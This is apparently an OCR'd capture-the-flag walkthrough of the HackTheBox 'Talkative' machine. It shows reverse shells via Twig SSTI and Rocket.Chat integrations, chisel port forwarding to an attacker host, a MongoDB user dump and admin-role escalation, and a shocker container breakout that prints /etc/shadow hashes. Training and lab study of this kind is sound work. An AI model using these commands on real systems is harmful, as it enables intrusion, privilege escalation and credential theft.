
As the OMV filename as ‘bolt-administration.OMV’. We could try brute force the login page with the discovered credentials. Lastly, we get a valid credential of ‘admin: jeO09ufhWD<s’.



2.2 Foothold on Docker 2

2.2.1 Reverse shell injection

We can also use TWIG SSTI by referring to this blog. We found index.twig can be edit via 'Settings > File Management > View & edit templates'. We can inject the reverse shell here.



2.2.2 Shell on Docker 2

We get shell on docker container 2.

```
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.155.
Ncat: Connection from 10.10.11.155:51560.
Linux 476d6bc7b6d1 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 GNU/Linux
 08:10:50 up 2 days,  3:21,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls /
bin
boot
dev
etc
home
lib
lib64
```

There is no 'ip addr' and 'ifconfig' installed on the docker. We can use below cmd to get the IP on the docker.

```
www-data@476d6bc7b6d1:/$ hostname -I
172.17.0.16
www-data@476d6bc7b6d1:/$ curl
```

2.3 Foothold on Machine


2.3.1 SSH Shell – Credentials reuse

After getting the IP address and going thru around on the docker, but there is nothing much we can do on the docker container 2. Normally if a host machine that have docker installed the ip address should be 172.x.x.1. We can try ssh to this IP address with saul creds and we success get logged in.

```
www-data@476d6bc7b6d1:/$ ssh saul@172.17.0.1
The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kUPIZ6IPcxq7Mei4nUzQI3JakxPUtkTlEejtabx4wnY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
saul@172.17.0.1's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 03 Jul 2022 09:03:53 AM UTC

  System load:                      0.46
```

2.3.2 Background process

Check on the background process via pspy tool. Discover there is a python3 backup file on root directory and the update_mongo.py is interesting. The default port for mongodb is 27017.



There might be port 27017 is default port for mongodb. We don't find this port open on the machine host. We can try to find this port on all the docker via below command.

```
saul@talkative:/tmp$ for i in {1..255}; do /usr/bin/nc -zv 172.17.0.$i 27017; done;
nc: connect to 172.17.0.1 port 27017 (tcp) failed: Connection refused
Connection to 172.17.0.2 27017 port [tcp/*] succeeded!
nc: connect to 172.17.0.3 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.4 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.5 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.6 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.7 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.8 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.9 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.10 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.11 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.12 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.13 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.14 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.15 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.16 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.17 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.18 port 27017 (tcp) failed: Connection refused
nc: connect to 172.17.0.19 port 27017 (tcp) failed: Connection refused
^C
```

2.3.3 Port Forward

We can do port forwarding with chisel as we can't do SSH port forwarding, because blocked.

```
saul@talkative:/tmp$ ./chisel client 10.10.14.108:8000 R:127.0.0.1:27017:172.17.0.2:27017 &
[1] 69629
saul@talkative:/tmp$ 2022/07/03 09:54:57 client: Connecting to ws://10.10.14.108:8000
2022/07/03 09:54:59 client: Connected (Latency 258.889735ms)
```

2.3.4 MongoDB Enumeration

Connect to the database via mongosh.

```
└─$ mongosh "mongodb://127.0.0.1:27017"
Current Mongosh Log ID: 62c16c57703d90aad2b1122c
Connecting to:          mongodb://127.0.0.1:27017/?directConnection=true&serverSelectionTimeoutMS=2000&appName=mongosh+1.5.0
Using MongoDB:          4.0.26
Using Mongosh:          1.5.0
```

2.3.4.1 Databases

Show all databases.

```
rs0 [direct: primary] test> show databases;
admin   104.00 KiB
config  124.00 KiB
local    12.99 MiB
meteor    5.18 MiB
```

2.3.4.2 Users' credentials

Dump data from user table in meteor DB. Please note that below only show half part of the data.

```
db.users.find();
```

```
{
  _id: 'ZLMid6a4h5YEosPQi',
  createdAt: ISODate("2021-08-10T19:49:48.673Z"),
  services: {
    password: {
      bcrypt: '$2b$10$jzSWpBq.eJ/yn/Pdq6ilB.UO/kXHB1O2A.b2yooGebUbh69NIUu5y'
    },
    email: {
      verificationTokens: [
        {
          token: 'dgATW2cAcF3adLfJA86ppQXrn1vt6omBarI8VrGMI6w',
          address: 'saul@talkative.htb',
          when: ISODate("2021-08-10T19:49:48.738Z")
        }
      ]
    },
    resume: { loginTokens: [] }
  },
  emails: [ { address: 'saul@talkative.htb', verified: false } ],
  type: 'user',
  status: 'offline',
  active: true,
  _updatedAt: ISODate("2022-08-28T01:29:42.426Z"),
  roles: [ 'admin' ],
  name: 'Saul Goodman',
  lastLogin: ISODate("2022-03-15T17:06:56.543Z"),
  statusConnection: 'offline',
  username: 'admin',
  utcOffset: 0
},
```

We also found the credentials we have created in the DB.

```
      },
      resume: {
        loginTokens: [
          {
            when: ISODate("2022-08-28T01:34:11.212Z"),
            hashedToken: 'xlpiyHP/SjqGEMn376EVsH6jnY0nXNVFHjzgyFy7Vls='
          }
        ]
      }
    },
    emails: [ { address: 'sodanew@talkative.htb', verified: false } ],
    type: 'user',
    status: 'online',
    active: true,
    updatedAt: ISODate("2022-08-28T01:35:27.527Z"),
    roles: [ 'user' ],
    name: 'sodanew',
    lastLogin: ISODate("2022-08-28T01:35:27.483Z"),
    statusConnection: 'online',
    utcOffset: 8,
    username: 'sodanew'
  }
```


2.3.4.3 Update Data

As the RocketChat use the meteor db so we can update our own created account role to 'admin'.

```
rs0 [direct: primary] meteor> db.users.updateOne({"_id":"S2nMYFEHcsJLB7BA6"}, {$set: {"roles": [ 'admin' ]}})
{
  acknowledged: true,
  insertedId: null,
  matchedCount: 1,
  modifiedCount: 1,
  upsertedCount: 0
}
```


2.4 Rocket Chat Admin

Now we can login to our own created with admin role.



2.4.1 Code Execution

Found this CVE and CTF Writeup. We can inject script in Integrations tab. So we just follow the guide on the writeup and inject every required field.



Trigger the reverse shell

```
┌──(sodanew㉿kali)-[~/…/Linux/Talkative/target-items/sqlite-dir]
└─$ curl -X POST -H 'Content-Type: application/json' --data '{"text":"Example message","attachments":[{"title":"Rocket.Chat","title_link":"https://rocket.chat","text":"Rocket.Chat, the best open source chat","image_url":"/images/integration-attachment-example.png","color":"#764FA5"}]}' http://talkative.htb:3000/hooks/r4rTaMBLZ5ibW8hFs/2dwxGPANPA7nRmLwLZFgnusE76tWutkLbD7zZZxYNa4kfnvb
{"success":false}
```


2.5 Foothold on Docker 3

We get shell on another docker container.

```
┌──(sodanew㉿kali)-[~/…/Linux/Talkative/target-items/sqlite-dir]
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.155.
Ncat: Connection from 10.10.11.155:33818.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c150397ccd63:/app/bundle/programs/server# id
id
uid=0(root) gid=0(root) groups=0(root)
root@c150397ccd63:/app/bundle/programs/server# ls
ls
app
assets
boot-utils.js
boot-utils.js.map
boot.js
```

2.5.1 Linux Capability

Do some docker enumeration. Found docker capabilities abuse-CapEff



Decode the CapEff hex value. We found the CAP_DAC_READ_SEARCH capability.

3.0 PRIVILEGE ESCALATION

3.1 Shocker Read

By refer to this abuse of method 3, we can build the binary from the modified shocker.c and transfer the shocker binary into the docker.

```
root@c150397ccd63:~/soda# ls -la
total 28
drwxr-xr-x 2 root root  4096 Aug 28 04:16 .
drwxrwxrwt 1 root root  4096 Aug 28 03:00 ..
-rwxr-xr-x 1 root root 17232 Aug 28 04:16 shocker
root@c150397ccd63:~/soda#
```

Test to read '/etc/shadow' file.


```
root@c150397ccd63:~/soda# ./shocker /etc/shadow my_file
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink secury-tea too! [***]

<enter>

[*] Resolving 'etc/shadow'
```

Verify the result is successful as we can read the root and saul hash.

```
root@c150397ccd63:~/soda# cat my_file | grep 'root\|saul'
root:$6$9GrOpvcijuCP93rg$tkcyh.ZwH5w9AHrm66awD9nLzMHv32QqZYGiIfuLow4V1PBkY0xsKoyZnM3.AI.yGWfFLOFDSKsIR9XnKLbIY1:19066:0:99999:7:::
saul:$6$19rUyMaBLt7.CDGj$ik84VX1CUhhuiMHxq8hSMjKTDMxHt.ldQC15vFyupafquVyonyyb3/S6MO59tnJHP9vI5GMvbE9T4TFeeeKyg1:19058:0:99999:7:::
root@c150397ccd63:~/soda#
```

3.2 Root Flag

Since our goal is to read the root flag. So, we can just change to read '/root/root.txt'.



4.0 TABLE TEMPLATE

```
db.users.find();
```